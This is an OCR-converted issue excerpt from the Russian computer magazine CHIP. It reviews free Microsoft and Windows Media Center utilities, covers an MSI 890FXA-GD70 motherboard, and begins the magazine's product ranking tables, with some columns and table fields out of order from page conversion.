**Media Browser** Данный плагин для Windows Media Center снабжает фильмы метаданными — информацией об именах актеров и режиссеров, постерами и кратким описанием сюжета

### Internet Explorer 9

Новая версия работает гораздо быстрее, что хорошо заметно, в частности, при отображении анимированных фотоколлекций

**СОЗДАНИЕ ПАНОРАМ.** Утилита Image Composite Editor способна объединять несколько фотографий в одну. Для этого просто загрузите в нее соответствующие снимки — остальное программа сделает автоматически. Полученные таким образом панорамы отличаются высоким качеством и незаметными переходами между кадрами. При этом программа сама выравнивает различия в экспозиции. Готовый проект можно сохранить на жестком диске или опубликовать в трехмерном виде на сервисе Microsoft Photosynth. Для этого вам понадобятся установленный плагин Silverlight и учетная запись Windows Live (регистрация по адресу <https://account.live.com>).

**УПРАВЛЕНИЕ ФОТОГРАФИЯМИ.** Для работы с изображениями Microsoft предлагает программу «Фотоальбом Windows Live» (Windows Live Photo Gallery). Она проста в управлении и позволяет оценивать снимки, снабжать их тегами и сортировать. Кроме того, фотографии можно напрямую загружать на сервисы Flickr и Windows Live, пересыпать по электронной почте или публиковать в блоге. Помимо изображений эта программа работает с видеороликами, которые можно непосредственно из нее отправлять на YouTube. Если же сна-

чала фильм нужно смонтировать, для этих целей на нашем DVD имеется свежая «Киностудия Windows Live 2011» (вы можете найти ее в составе пакета Windows Live 2011).

### Мультимедиа: наслаждайтесь фильмами и музыкой

**ИНТЕРАКТИВНЫЙ ПЛЕЕР.** Microsoft разработала современный мультимедийный проигрыватель Zune ([www.zune.net](http://www.zune.net)), не получивший большого распространения. Данное программное обеспечение предназначено в первую очередь для одноименного MP3-плеера, который продается только в США. Однако и без этого устройства Zune является хорошей альтернативой имеющемуся в Windows медиапроигрывателю. Вы быстро сориентируетесь в интерфейсе программы: Zune автоматически находит все песни, видеоролики и фотографии, хранящиеся в личной папке пользователя Windows. Кроме того, утилита способна интегрировать подкасты (радиопрограммы, записанные в аудиофайл и скачанные со специального сервиса, возможно по подписке). Для простоты поиска сведения о коллекции распределяются по трем колонкам: «Исполнитель», «Альбом» и «Название песни». Представление информации легко изменить — к примеру,

## Использование утилит Microsoft онлайн

Инсталлируемое ПО все теснее интегрируется с интернет-службами. Microsoft предлагает некоторые приложения для бесплатного использования в Сети.

**SKYDRIVE.** Вместе с учетной записью Microsoft вы бесплатно получаете 25 Гбайт места для хранения документов и фотографий. Доступны настройки конфиденциальности: с помощью ползунка и приглашений можно выдавать разрешения на просмотр данных конкретным людям.

**ПРИЛОЖЕНИЯ OFFICE WEB.** Эта же учетная запись предоставляет бесплатный доступ к онлайновому офисному пакету, включающему в себя все популярные приложения (Word, Excel, PowerPoint и OneNote). Их функциональности вполне хватит для создания простых документов и совместной работы с файлами. Если вы пользуетесь Office 2010, то можете связать этот пакет с онлайн-утилитами — например, чтобы загружать документы в Сеть.



# Оснащение XP функциями «семерки»

Windows 7 является быстрой и хорошо продуманной системой, однако не все готовы перейти на нее. Если вы приверженец версии XP, то можете просто добавить в нее новые возможности.

## НАСТРОЙКА ПОИСКА В РЕЖИМЕ РЕАЛЬНОГО ВРЕМЕНИ

Имеющаяся в меню «Пуск» поисковая строка помогает находить и открывать любые программы и файлы. Это очень удобно, поскольку отпадает необходимость в поиске через Проводник.

Благодаря Launchy данной возможностью смогут пользоваться и владельцы XP. После установки утилиты располагается в виде гаджета Windows на Рабочем столе. Просто введите ключевое слово в окне поиска — и Launchy откроет нужный файл.

## РАСШИРЕНИЕ ФУНКЦИЙ ОКНОВ


Очень полезным нововведением является адресная строка в Проводнике Windows, позволяющая быстро перейти к нужной папке. Чтобы оснастить этой функцией XP, установите QTAddressbar. Утилита AquaSnap поможет удобно расположить все открытые окна.

## УСТАНОВКА MEDIA CENTER

Для использования возможностей медиацентра в XP мы рекомендуем утилиту Boxee: она уже содержит некоторые мультимедийные программы и позволяет получить доступ к службам социальных сетей.

## УСОВЕРШЕНСТВОВАНИЕ ВНЕШНЕГО ВИДА

Windows 7 интересна не только своими функциями, но и современным дизайном. Для воспроизведения эффектов прозрачности воспользуйтесь утилитой TrueTransparency. А благодаря программе WinFlip окна на вашем экране предстанут в трехмерном виде. ViGlance предлагает красивую и практическую Панель задач из «семерки» для предварительного просмотра в виде миниатюр, а для усовершенствования внешнего вида меню «Пуск» пригодится ViStart (см. скриншот справа). Обе программы вы найдете на <http://lee-soft.com>.



отсортировать музыку по жанру и спискам воспроизведения. Щелкнув правой кнопкой мыши по альбому, вы сможете обработать метаданные, добавить обложку или записать музыку на диск. Плейлисты создаются простым перетаскиванием альбома или отдельных композиций в область со списком воспроизведения.

В Zune есть очень интересная функция «Quickplay», которая позволяет закрепить любимые альбомы

с MP3-плеером Zune. Если вы готовы с этим мириться, обратите внимание на данную утилиту.

**УЛУЧШЕНИЕ MEDIA PLAYER.** Приверженцам стандартного проигрывателя Windows не помешает улучшить его с помощью плагинов. Например, WMP Autorate (<http://wmpautorate.sourceforge.net>) дает возможность автоматически оценивать композиции: чем чаще прослушивается та или иная песня, тем выше ее рейтинг. Небольшой плагин Lyrics (есть на DVD) позволяет отображать тексты песен. При установке программы выберите директорию плеера для интеграции (как правило, это C:\Program Files\Windows Media Player), после чего найдите текст звучащей композиции в пункте «Воспроизведение» (в Windows Media Player версии 11). В последней, 12 версии проигрывателя для вызова меню вам сначала придется нажать комбинацию клавиш «Ctrl+M», а затем выбрать «Вид | Режим библиотеки».

**ГРАМОТНОЕ ИСПОЛЬЗОВАНИЕ MEDIA CENTER.** Windows Media Center является стандартным компонентом системы начиная с версии Vista. Однако до сих пор ему не уделялось должного внимания. Это несправедливо, ведь с хорошими расширениями, которые вы найдете на нашем DVD, данное приложение отлично подойдет не

только для домашнего использования. Например, Media Browser (<http://mediabrowser.tv>) отобразит все метаданные и постеры. В случае с фильмами помимо стандартной информации вы узнаете продолжительность киноленты, имена режиссера и актеров. После установки следует лишь указать, какие папки эта программа должна учитывать, и выбрать в пункте меню «More plug-ins» дополнительные темы и расширения — например, загрузку свежих трейлеров.

**ВНИМАНИЕ** Для корректного отображения фильмов каждый видеофайл должен располагаться в отдельной директории.

Media Center предлагает несколько каналов для просмотра веб-видео, однако коллекция не слишком велика. Плагин MacroTube (есть на DVD) позволяет добавить в Media Center такие порталы, как YouTube, DailyMotion и MSN Soapbox. Установка происходит автоматически, и по ее завершении нужно лишь выбрать язык в настройках («Settings»). Для просмотра фильмов в режиме онлайн установите TunerFree MCE ([www.milliesoft.co.uk](http://www.milliesoft.co.uk)). Эта программа позволяет абсолютно бесплатно познакомиться более чем с 50 классическими произведениями на английском языке, поскольку срок →

## Встроенный медиаплеер можно улучшить

на панели быстрого запуска, сразу видеть добавленные записи и последние проигрывавшиеся композиции. Если у вас большая коллекция музыки на CD и вы хотите скопировать ее на компьютер, Zune автоматически выполнит эту процедуру — вам нужно только запустить плеер и вставить диск в привод. Помимо аудиофайлов Zune воспроизводит и видеоролики, а также способен показывать фотографии в режиме слайд-шоу. Однако у этого приложения есть пара небольших недостатков: оно не поддерживает систему оценки и способно синхронизировать данные лишь

**«Семейная безопасность»** Программа тесно интегрируется с веб-сервисом Microsoft, в котором можно не только задать настройки для каждого пользователя, но и выполнять онлайн-контроль их действий на ПК



**Image Composite Editor** — простая бесплатная программа для быстрой склейки панорамных снимков, автоматически выравнивающая экспозицию всех кадров

действия авторских прав на них уже истек. Установите плагин, выберите «Milliesoft | TunerFree MCE | Preferences | Plug-ins» и активируйте «Archive Classic Movies». Эта утилита поддерживает и телевизионные трансляции, однако в нашей стране данная функция недоступна. Чтобы скрыть ее, отключите каналы в настройках TunerFree MCE.

Если вы хотите еще больше расширить функциональность Media Center и использовать его для серфинга в Сети, установите Kylo ([www.kylo.tv](http://www.kylo.tv)). Этот браузер подходит и для просмотра телепередач.

## Дополнительные возможности: практические программы

**Улучшенный браузер.** Прошли те времена, когда Internet Explorer отставал от конкурентов по всем показателям. За счет графического процессора новая бета-версия IE9 для систем Windows Vista и 7 работает существенно быстрее, а изящный внешний вид браузера достоин отдельного упоминания. Управление IE9 осуществляется тремя кнопками: одна для стартовой страницы, вторая — для «Избранного», RSS-каналов и «Журнала», а третья — для настроек. Полезным новшеством является то, что теперь браузер при открытии новой вкладки показывает не пустую страницу, а обзор наиболее часто посещаемых сайтов, а также ссылку

«InPrivate» для активации режима конфиденциальности. В Windows 7 вы также можете разместить отдельные страницы на Панели задач — просто перетащите туда их адреса.

**Мощный почтовый клиент.** Раньше Microsoft снабжала свои системы почтовой программой Outlook Express или Windows Mail. В «семерке» их нет, но данный пробел восполняет «Почта Windows Live» (входит в состав пакета Windows Live 2011). Впрочем, этот клиент будет интересен не только владельцам последней версии ОС — на него стоит перейти и пользователям устаревших программ. В нем был усовершенствован внешний вид, появился встроенный календарь и специальная опция для отправки фотографий. Помимо Hotmail от Microsoft эта утилита поддерживает все учетные записи POP3 и IMAP. Среди других новых функций — управление контактами, RSS-каналы и проверка орфографии, которую можно включить в пункте меню «Сервис | Параметры».

**Удобное общение.** С помощью Windows Live Messenger (также есть в составе Windows Live 2011) можно переписываться с друзьями, совершать звонки через Интернет и общаться в социальных сетях. Кроме того, эта утилита предлагает панель «Избранного» для удобного управления важными контактами. Сохранились и классические функции,

такие как обмен файлами и встроенные игры.

**Забота о системе.** Сегодня существует огромное количество программ для оптимизации ОС и ее анализа, однако ни одна из них не предлагает такого количества возможностей, как Sysinternal Suite (есть на DVD). В этот пакет входит примерно 100 утилит, охватывающих все задачи — от системного анализа до точной настройки. Например, VMMap позволяет вычислить все ресурсоемкие приложения, а Autoruns покажет все службы, загружающиеся во время запуска системы. Process Explorer представляет собой замену Диспетчеру задач и отображает информацию о нагрузке на центральный чип и всех активных процессах. Также имеется возможность поиска конкретных служб.

После установки описанных программ вам больше не потребуется скачивать продукцию сторонних разработчиков. Как оптимально использовать собственные возможности ОС от Microsoft, читайте в PDF-версии статьи «Скрытые возможности Windows 7» (CHIP №1 2011), размещенной на DVD. CHIP

## CHIP DVD

### Image Composite Editor

Создание панорам одним щелчком мыши.

### Internet Explorer 9 Beta

Удобный и быстрый интернет-серфинг.

### «Live Семейная безопасность»

Защита детей от вредного влияния ПК.

### Live Mail

Почтовый клиент со встроенным календарем.

### Live Messenger

Усовершенствованный MSN Messenger.

### «Фотоальбом Windows Live»

Удобное управление фотографиями и видео.

### MacroTube

Добавление различных порталов в Media Center.

### Microsoft Security Essentials

Очень компактный и быстрый антивирус, не требующий настройки.

### Paint.NET

Редактор изображений с расширенными функциями.

### SyncToy


Полностью автоматическая синхронизация содержимого жестких дисков.

### Sysinternals Suite

Содержит около 100 системных утилит.

### WinFlip

Создает трехмерное представление Рабочего стола.



**MSI 890FXA-GD70** —  
материнская плата класса  
High-End с отличным раз-  
гонным потенциалом  
по приемлемой цене

## Вывод

Плата MSI 890FXA-GD70 на данный момент является одним из лучших предложений в своем ценовом сегменте. Высокая надежность и отличный разгонный потенциал позволяют организовать на ее основе мощный игровой или мультимедийный ПК, а благодаря фирменным технологиям разгона и богатому программному обеспечению вы сможете без особых усилий значительно увеличить производительность системы. Средняя розничная цена MSI 890FXA-GD70 составляет 5700 рублей (1590 гривен).

# Профессиональная защита


Благодаря качественным материалам и фирменным технологиям плата MSI 890FXA-GD70 задает новые стандарты стабильности работы и удобства разгона.

**П**ростота оверклокинга, высокая надежность работы и богатое оснащение — вот главные особенности материнской платы MSI 890FXA-GD70 на базе чипсета 890FX от AMD с южным мостом SB850.

### Доступный High-End

Материнская плата MSI 890FXA-GD70 выполнена в форм-факторе ATX и поддерживает все современные процессоры от AMD с разъемом Socket AM3. Стабильность и безотказность работы обеспечивается серверными компонентами высокого класса, надежность и долговечность которых подтверждена специальными сертификатами Министерства обороны США. MSI 890FXA-GD70 оборудована четырьмя слотами для установки оперативной памяти стандарта DDR3 с максимальной часто-

той 2133 МГц и пятью разъемами PCI Express x16 с возможностью организации конфигураций CrossFireX из нескольких видеоплат. Южный мост SB850 с интегрированным контроллером SATA 6 Гбит/с обеспечивает работу шести портов этого типа с поддержкой RAID 0, 1, 5, 10. Плата оснащена одним разъемом SATA 3 Гбит/с и 14 портами USB 2.0 (на



**Доступный разгон** Регулятор «OC Dial» позволяет вручную настраивать значение системной шины в реальном времени с шагом, задаваемым напрямую из BIOS

задней панели — шесть), один из которых совмещен с портом eSATA. Также MSI 890FXA-GD70 обладает разъемом IDE, а на задней панели расположены два порта USB 3.0.

### Удобный оверклокинг

Отдельно стоит рассмотреть особенности платы, обеспечивающие удобство оверклокинга. В настройках BIOS предусмотрена функция «OC Genie Lite», позволяющая системе самостоятельно определить максимальную частоту шины FSB, при которой возможна стабильная работа, и автоматически произвести разгон. При этом LED-индикатор POST-кодов на плате поможет локализовать проблему в случае неудачи. Функция «Unlock CPU Core» позволяет разблокировать скрытые ядра некоторых процессоров AMD, а в комплект ПО входят фирменные утилиты для разгона, работающие прямо из Windows. Во время тестирования при использовании модулей памяти Kingston KHX11000D3LLK2/2G нам удалось увеличить частоту шины материнской платы до 260 МГц, что позволило процессору AMD Phenom II X6 1055T стабильно работать без увеличения множителя на частоте 3,64 ГГц.

■ ■ ■ **Вадим Никитин**

# CHIP рекомендует



## TOP 5

WLAN-роутеры: недорогой D-Link DIR-825 занял почетное третье место



## Тестовая лаборатория CHIP

Измерение уровня шумности ноутбука с помощью высокоточного оборудования



## Путеводитель по CPU и GPU

Intel Core i7-980X XE является самым мощным процессором для настольных ПК на сегодняшний день (стр. 96)



## Ценовой барометр

Лучшая цена месяца: универсальный лэптоп Acer Aspire TimelineX 4820TG



Используйте наш актуальный обзор цифровых устройств, компьютерных комплектующих и периферии как источник беспристрастных советов и рекомендаций по выбору интересующих вас моделей.

Тестовая лаборатория CHIP подвергает тщательной проверке более 1500 устройств в год. На сегодняшний день в нашем списке 47 категорий цифрового оборудования, компьютерных комплектующих и периферии. Полученные при тестировании данные мы объединяем в сравнительные таблицы, где представлены технические характеристики, результаты произведенных

измерений и оценки. Изучив эту информацию, вы сможете сделать оптимальный выбор.

Главным показателем при ранжировании устройств является общая оценка (в баллах), которая вычисляется по специальной формуле:

- высший класс (100–90 баллов);
- высокий класс (89–75 баллов);
- средний класс (74–45 баллов);
- начальный класс (44–0 баллов).

## Содержание

### HARDWARE

#### ГРАФИЧЕСКИЕ КАРТЫ PCI EXPRESS NEW 91

MSI N480GTX

#### ЖЕСТКИЕ ДИСКИ SATA 2,5 ДЮЙМА NEW 91

Hitachi Z5K320 (HTS543232A7A384)

#### ЖЕСТКИЕ ДИСКИ SATA 3,5 ДЮЙМА NEW 91

Samsung SpinPoint F4EG (HD204UI)

#### ЖЕСТКИЕ ДИСКИ ВНЕШНИЕ 91 ДО 2,5 ДЮЙМА

Samsung S1 Mini (HXSU012BA)

#### ЖЕСТКИЕ ДИСКИ ВНЕШНИЕ 92 3,5 ДЮЙМА

Seagate GoFlex Desk (STAC3000200) USB 2.0

#### ЖЕСТКИЕ ДИСКИ SSD 92

Corsair Force F120 (CSSD-F120GB2-BRKT)

#### МОБИЛЬНЫЕ ТЕЛЕФОНЫ/СМАРТФОНЫ NEW 92

LG GD880 Mini

#### МУЛЬТИМЕДИЙНЫЕ ПЛЕЕРЫ NEW 92

iRiver E150 (8 Гбайт)

#### МОНИТОРЫ ЖК 22/23 ДЮЙМА NEW 93

Philips Brilliance 225PL2

#### МОНИТОРЫ ЖК 24 ДЮЙМА 93

Samsung SyncMaster 2494HM

#### НЕТБУКИ NEW 93

ASUS Eee PC 1015P

#### НОУТБУКИ ДО 13,3 ДЮЙМА NEW 93

Panasonic Toughbook CF-31

#### НОУТБУКИ ОТ 14 ДО 15,6 ДЮЙМА NEW 94

MSI FX600

#### ПЛЕЕРЫ BLU-RAY NEW 94

Philips BDP8000

#### ПРИНТЕРЫ СТРУЙНЫЕ NEW 94

#### МНОГОФУНКЦИОНАЛЬНЫЕ (МФУ)

Brother DCP-J315W

#### ТЕЛЕВИЗОРЫ ЖК 32 ДЮЙМА NEW 94

Samsung UE32C8790

#### СЕТЕВЫЕ ХРАНИЛИЩА NAS NEW 95

Verbatim MediaShare 47490

#### ФОТОКАМЕРЫ ЦИФРОВЫЕ МЕГАЗУМНЫЕ NEW 95

Panasonic Lumix DMC-FZ100

#### ФОТОКАМЕРЫ ЦИФРОВЫЕ ЗЕРКАЛЬНЫЕ NEW 95

Sony Alpha 55

#### WLAN-РОУТЕРЫ NEW 95

TP-Link TD-W8960N



## Графические карты PCI Express

7 место

MSI N480GTX



Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Соотношение цена/качество	3D-производительность (65%)	Шумность (25%)	Энергопотребление (10%)	Оценение (10%)	Графический чип	Частота GPU/памяти, МГц	Объем памяти, Мбайт	DVI	HDMI-разъем/ HDMI-адаптер	Дата тестирования
1	Sapphire Radeon HD 5970 Toxic	80,4	43 000/—	удовл.	100	48	8	74	15 918	2,2/7,9	Radeon HD 5970	900/4800	2x 2048	—/— 10.10
2	ASUS Ares	74,1	42 000/10 400	удовл.	99	16	7	70	15 555	5,6/19,7	Radeon HD 5970	850/4800	2x 2048	—/— 10.10
3	HIS Radeon HD 5970	71,3	21 000/—	хорошее	85	49	10	80	13 482	2,1/7,8	Radeon HD 5970	725/4000	2x 1024	—/— 10.10
4	Sapphire Radeon HD 5970 OC Edition	70,9	20 000/—	отличное	85	45	9	80	13 583	2,6/9,9	Radeon HD 5970	735/4040	2x 1024	—/— 3.10
NEW	7 MSI N480GTX	60,5	15 600/4000	отличное	73	37	8	66	9703	2,6/17,8	GeForce GTX 480	700/3696	1536	—/— 2/— 11.11

**MSI N480GTX** Топовая видеокарта с 1536 Мбайт видеопамяти, поддержкой DirectX 11, отличной производительностью и эффективной системой охлаждения. Из недостатков данного решения можно назвать значительный уровень шума под нагрузкой при температурах GPU выше 90 °C и достаточно высокую стоимость.

Общая оценка, баллов: 60,5 (7 место)  
Средняя розничная цена, руб./грн.: 15 600/4000

## Жесткие диски SATA 2,5 дюйма

7 место

Hitachi Z5K320  
(HTS54322A7A384)



Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Цена за Гбайт, руб./грн.	Соотношение цена/качество	Энергопотребление (30%)	Шумность (30%)	Скорость передачи данных (20%)	Время доступа (10%)	Энергопотребление, Вт	Шумность, сон	Скорость передачи данных, Мбайт/с	Время доступа, мс	Емкость (номинальная/зффективная), Гбайт	Интерфейс	Скорость вращения, об/мин.	Дата тестирования
1	Seagate XT (ST95005620AS)	87,4	4300/1200	8,6/2,4	удовл.	58	100	100	100	2	0,9	84,1	5,3	500/465,8	SATA 300	7200	11.10
2	WD Scorpio Blue (WD7500BPVT)	83,6	3400/1050	4,5/1,4	отличное	100	100	87	28	1,3	0,4	73,4	19,1	750/698,6	SATA 300	5400	8.10
NEW	5 Hitachi Z5K320 (HTS54322A7A384)	78,7	1300/—	5,2/—	хорошее	84	100	78	39	1,5	0,6	65,1	13,7	250/232,9	SATA 300	5400	1.11
NEW	7 Hitachi Z5K320 (HTS54322A7A384)	78	1400/—	4,3/—	отличное	86	100	73	35	1,5	0,6	61,7	15	320/298,1	SATA 300	5400	1.11
NEW	8 Toshiba MK7559GSXP	78	3200/—	4,2/—	отличное	81	98	91	30	1,5	1	76,8	17,9	750/698,6	SATA 300	5400	1.11

**Hitachi Z5K320 (HTS54322A7A384)** Низкие энергопотребление и уровень шума при работе, не слишком большая цена и довольно высокая скорость передачи данных. Из недостатков можно отметить разве что длительное время доступа.

Общая оценка, баллов: 78 (7 место)  
Средняя розничная цена, руб./грн.: 1400/—

## Жесткие диски SATA 3,5 дюйма

12 место

Samsung SpinPoint F4EG  
(HD204UI)



Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Цена за Гбайт, руб./грн.	Соотношение цена/качество	Скорость передачи данных (30%)	Шумность (30%)	Время доступа (15%)	Энергопотребление (10%)	Скорость передачи данных (20%)	Шумность (30%)	Время доступа, мс	Энергопотребление, Вт	Интерфейс	Скорость вращения, об/мин.	Дата тестирования	
1	WD VelociRaptor (WD6000HLHX)	81,4	8500/2600	14,1/4,3	плохое	100	48	99	71	121,4	2,1	5,6	5	600/558,9	SATA 600	10 000	9.10
2	Seagate XT (ST32000641AS)	80,8	5600/1600	2,8/0,8	дост. хорошее	90	100	41	48	108,8	1	13,3	7,3	2000/1863	SATA 600	7200	2.10
3	Samsung SpinPoint F4 (HD322GJ)	80,7	1400/350	4,3/1,1	плохое	97	82	50	89	117,9	1,2	11	4	320/298,1	SATA 300	7200	12.10
4	WD VelociRaptor (WD1500HLFS)	79	4500/1300	30/8,7	плохое	81	61	100	77	98,6	1,6	5,5	4,6	150/139,7	SATA 300	10 000	7.10
NEW	12 Samsung SpinPoint F4EG (HD204UI)	72,2	3400/920	1,7/0,5	отличное	87	77	37	86	105,2	1,2	15	4,1	2000/1863	SATA 300	5400	1.11

**Samsung SpinPoint F4EG (HD204UI)** Данный жесткий диск при демократичной цене демонстрирует хорошее быстродействие, скромные показатели энергопотребления и уровень шума при работе благодаря пониженной скорости вращения шпинделя. Недостаток — длительное время доступа, из-за которого данная модель не смогла подняться выше 12 места в нашем рейтинге.

Общая оценка, баллов: 72,2 (12 место)  
Средняя розничная цена, руб./грн.: 3400/920

## Жесткие диски внешние до 2,5 дюйма

1 место

Samsung S1 Mini  
(HXSU012BA)



Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Цена за Гбайт, руб./грн.	Соотношение цена/качество	Мобильность (30%)	Пригодность для ноутбука (20%)	Оснащение (10%)	Скорость передачи данных, Мбайт/с	Шумность, сон	Время доступа, мс	Энергопотребление, Вт	Номинальная/эффективная емкость, Гбайт	Интерфейс	Скорость вращения, об/мин.	Размеры, мм	Дата тестирования
1	Samsung S1 Mini (HXSU012BA)	82,5	3000/1000	25/8,3	плохое	99	39	50	23,6	0,3	1,5	—/—	120	85	87x62x15	2.09	
2	Verbatim Portable Hard Drive	77	3300/650	6,6/1,3	хорошее	75	98	83	66,7	0,5	2,8	—/—	500	205	130x80x17	8.10	
3	Toshiba Store Steel (PA4218E-1HB5)	77	4200/—	16,8/—	плохое	100	48	33	28,2	0,6	1,7	—/—	250	120	91x60x10	9.10	
4	Transcend StoreJet 25D3 (TS500GSJ25D3)	75,5	2600/700	5,2/1,4	отличное	76	100	42	68,6	0,5	2,5	—/—	500	191	130x82x17	8.10	
5	Plextor PX-PH320US	74,5	2500/—	7,8/—	отличное	75	80	88	53,8	0,6	3,8	—/—	320	220	130x80x15	8.08	

**Samsung S1 Mini (HXSU012BA)** Основное преимущество — противоударный и устойчивый к царапинам корпус. Также заслуживают упоминания практическая бесшумная работа и низкое энергопотребление. Недостатки: невысокая скорость передачи данных, наличие только разъема USB, значительная стоимость.

Общая оценка, баллов: 82,5 (1 место)  
Средняя розничная цена, руб./грн.: 3000/1000

Высший класс (100–90)

Высокий класс (89–75)

Средний класс (74–45)

Начальный класс (44–0) Все оценки в баллах (максимум — 100)

да

нет

## Жесткие диски внешние 3,5 дюйма

23 место

Seagate GoFlex Desk (STAC3000200)  
USB 2.0

Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Цена за Гбайт, руб./грн.	Соотношение цена/качество	Производительность (30%)	Шумность (30%)	Скорость передачи данных, Мбайт/с	Шумность, сон	Энергопотребление (Standby/работа), Вт	USB 2.0/3.0	Вес/АТ	Номинальная емкость, Гбайт	Размеры, мм	Дата тестирования
1	Seagate GoFlex Desk (STAC3000200) USB 3.0	81,1	7000/2300	2,3/0,8	отличное	96	98	44	102,2	0,7	2,7/12,3	—/—	3000	124x44x158	1.10
2	Buffalo DriveStation USB 3.0	80	4300/—	4,3/—	удовл.	100	89	63	112,6	0,7	6,5/10	—/—	1000	156x45x175	3.10
3	Buffalo DriveStation Combo 4	77,1	5500/—	5,5/—	плохое	76	100	81	84	0,8	11,3/13,7	—/—	1000	228x38x128	12.09
4	WD My Book 3.0 (WDBABP0010HCH)	75,2	4000/100	4/1,1	удовл.	86	81	75	91	1,2	8/9,5	—/—	1000	135x48x165	5.10
NEW	23 Seagate GoFlex Desk (STAC3000200) USB 2.0	63,6	6500/2000	2,2/0,7	хорошее	36	98	31	30,5	0,7	1,4/10,4	—/—	3000	124x44x158	1.11

**Seagate GoFlex Desk (STAC3000200) USB 2.0** Большая емкость, очень низкие уровень шума при работе и энергопотребление. Достоинства: невысокая цена за гигабайт, богатое ПО, возможность оснастить устройство дополнительными разъемами FireWire 800 и USB 3.0 благодаря наличию сменных модулей. Недостаток — скромная скорость передачи данных.

Общая оценка, баллов: 63,6 (23 место)

Средняя розничная цена, руб./грн.: 6500/2000

## Жесткие диски SSD

3 место

Corsair Force F120 (CSSD-F120 GB2-BRKT)



Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Цена за Гбайт, руб./грн.	Соотношение цена/качество	Скорость передачи данных (30%)	Производительность (30%)	Время доступа, мс	Энергопотребление (10%)	Скорость передачи данных, Мбайт/с	Время доступа, мс	Энергопотребление (10%)	Емкость (номин./эффект.), Гбайт	Форм-фактор	Интерфейс	Тип памяти	Дата тестирования
1	Kingston SSDNow E Series (SNE125-S2)	90,3	15 000/3300	468,7/103	плохое	84	100	100	52	225	0,05	54 488	1,2	32/29,8	2,5 SATA 300 SLC	4.09	
2	Intel X25-E (SSDS2A80G101)	90,3	13 000/3700	406,2/115	плохое	84	100	100	52	225	0,05	54 488	1,2	32/29,8	2,5 SATA 300 SLC	4.09	
3	Corsair Force F120 (CSSD-F120 GB2-BRKT)	77,4	11 000/3000	91,6/25	отличное	97	59	81	63	261	0,1	43 961	1	120/111,8	2,5 SATA 300 MLC	9.10	
4	OCZ Vertex 2 (OCZSSD2-2VTX100G)	75,6	9000/2800	90/28	отличное	95	52	79	81	255	0,2	43 132	0,8	100/93,2	2,5 SATA 300 MLC	8.10	
5	OCZ Vertex Turbo (OCZSSD2-1VTXT120G)	68,3	15 900/—	132,5/—	дост. хорошее	83	52	70	70	221	0,2	38 171	0,9	120/119,2	2,5 SATA 300 MLC	1.10	

**Corsair Force F120 (CSSD-F120 GB2-BRKT)** Данный SSD-накопитель емкостью 120 Гбайт, построенный на базе флеш-памяти MLC, при относительно невысокой стоимости демонстрирует отличную скорость передачи данных. Достоинства — низкие энергопотребление и рабочая температура при максимальной нагрузке.

Общая оценка, баллов: 77,4 (3 место)

Средняя розничная цена, руб./грн.: 11 000/3000

## Мобильные телефоны/смартфоны

9 место

LG GD880 Mini



Место	Модель	Общая оценка	Средняя розничная цена, руб./грн.	Соотношение цена/качество	Мультимедиа (30%)	Функциональность (25%)	Эргономичность (25%)	Сообщения и данные (20%)	Вес, г	Коммуникационные технологии	Разрешение дисплея, пиксели	Units	MP3-плеер	Камера, мегапиксели	Дата тестирования	
